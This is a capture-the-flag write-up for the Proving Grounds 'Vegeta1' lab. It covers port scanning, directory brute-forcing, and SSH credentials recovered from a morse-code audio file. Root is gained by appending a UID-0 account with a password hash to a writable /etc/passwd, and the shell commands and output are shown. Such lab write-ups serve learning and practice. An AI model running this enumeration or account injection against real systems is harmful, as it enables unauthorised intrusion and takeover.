Vegeta1 | Write-up

Machine: Vegeta1
Difficulty: Easy
Platform: Proving Ground Play
Operating System: Linux
Target IP: `192.168.110.73`
Date Completed: 14-02-2026
Author: Armaan Nain

Objectives


- User Flag
- Root Flag

Reconnaissance & Enumeration

Port & Service Scan :

Scanned the machine for open services facing public network.

> Command : NMAP SCAN
>
> `sudo nmap 192.168.110.73 -sCV -oN nmap-scan --min-rate=300 -p-`



```
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 7.9p1 Debian 10+deb10u2 (protocol 2.0)
| ssh-hostkey:
|   2048 1f:31:30:67:3f:08:30:2e:6d:ae:e3:20:9e:bd:6b:ba (RSA)
|   256 7d:88:55:a8:6f:56:c8:05:a4:73:82:dc:d8:db:47:59 (ECDSA)
|_  256 cc:de:de:4e:84:a8:91:f5:1a:d6:d2:a6:2e:9e:1c:e0 (ED25519)
80/tcp open  http    Apache httpd 2.4.38 ((Debian))
|_http-title: Site doesn't have a title (text/html).
|_http-server-header: Apache/2.4.38 (Debian)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```


The scan revealed two open service on port `80` i.e. HTTP & port `22` i.e. SSH . The target machine is suspected to be `debian`.

Service Enumeration :

Started enumerating the service ,there was not much to examine on the webpage ,so started searching for any other hidden directories or web pages on the site by directory and sub Directory brute-forcing using multiple wordlists.


> Command : Directory Brute forcing
>
> `gobuster dir -u http://192.168.110.73 -w /usr/share/wordlists/seclists/Discovery/Web-Content/DirBuster-2007_directory-list-2.3-medium.txt -o gobuster.root

Several sub directories were found.



```
❯ cat gobuster.root
img                  (Status: 301) [Size: 314] [--> http://192.168.110.73/img/]
image                (Status: 301) [Size: 316] [--> http://192.168.110.73/image/]
admin                (Status: 301) [Size: 316] [--> http://192.168.110.73/admin/]
manual               (Status: 301) [Size: 317] [--> http://192.168.110.73/manual/]
server-status        (Status: 403) [Size: 279]
bulma                (Status: 301) [Size: 316] [--> http://192.168.110.73/bulma/]
```


In `Bulma` directory , found a `.wav` file containing morse code.



Index of /bulma

Name	Last modified	Size	Description
Parent Directory		-	
hahahaha.wav	2020-06-28 18:19	231K	


Decrypted the morse code in the file reveals user credentials.



Filename: "hahahaha.wav"

UUSER : TRUNKS PASSWORD : US3R(S IN DOLLARS SYMBOL)

Tried these credentials against `ssh` service and found a successful session.




```
❯ ssh trunks@192.168.110.73
** WARNING: connection is not using a post-quantum key exchange algorithm.
** This session may be vulnerable to "store now, decrypt later" attacks.
** The server may need to be upgraded. See https://openssh.com/pq.html
trunks@192.168.110.73's password:
Linux Vegeta 4.19.0-9-amd64 #1 SMP Debian 4.19.118-2+deb10u1 (2020-06-07) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
trunks@Vegeta:~$
```

Privilege Escalation

Technique Used: Weak File permission


System Enumeration revealed, user `trunks` have write permission on file `/etc/passwd` which can be exploited to add a new user root user.



```
trunks@Vegeta:~$ ls -la /etc/passwd
-rw-r--r-- 1 trunks root 1486 Jun 28  2020 /etc/passwd
trunks@Vegeta:~$ id
uid=1000(trunks) gid=1000(trunks) groups=1000(trunks),
```

> Command : Creating New USER:'pwned' with PASS:'123'
>
> echo 'pwned:ghTC5HTjVd/7M:0:0:root:/root:/bin/bash' >> /etc/passwd

created a new user with root permissions and added to the file, switched to this newly created user.



```
trunks@Vegeta:~$ echo 'pwned:ghTC5HTjVd/7M:0:0:root:/root:/bin/bash' >> /etc/passwd
trunks@Vegeta:~$ su pwned
Password:
root@Vegeta:/home/trunks# id
uid=0(root) gid=0(root) groups=0(root)
root@Vegeta:/home/trunks#
```

Achieved `ROOT` access on machine.

Flags

User: {HIDDEN}
Root: {HIDDEN}

Tools & Techniques Used

```
Nmap
Gobuster
LinPEAS
Manual Exploitation
```

References

- /etc/passwd file exploitation article
- Morse Code Decoder

My Experience :

- The machine contains a rabbit hole and i got stuck in that for 1 hour or so. Learned an important lesson , Don't act on the first thing in sight , catalog the result and then decide the best attack vector to put energy on.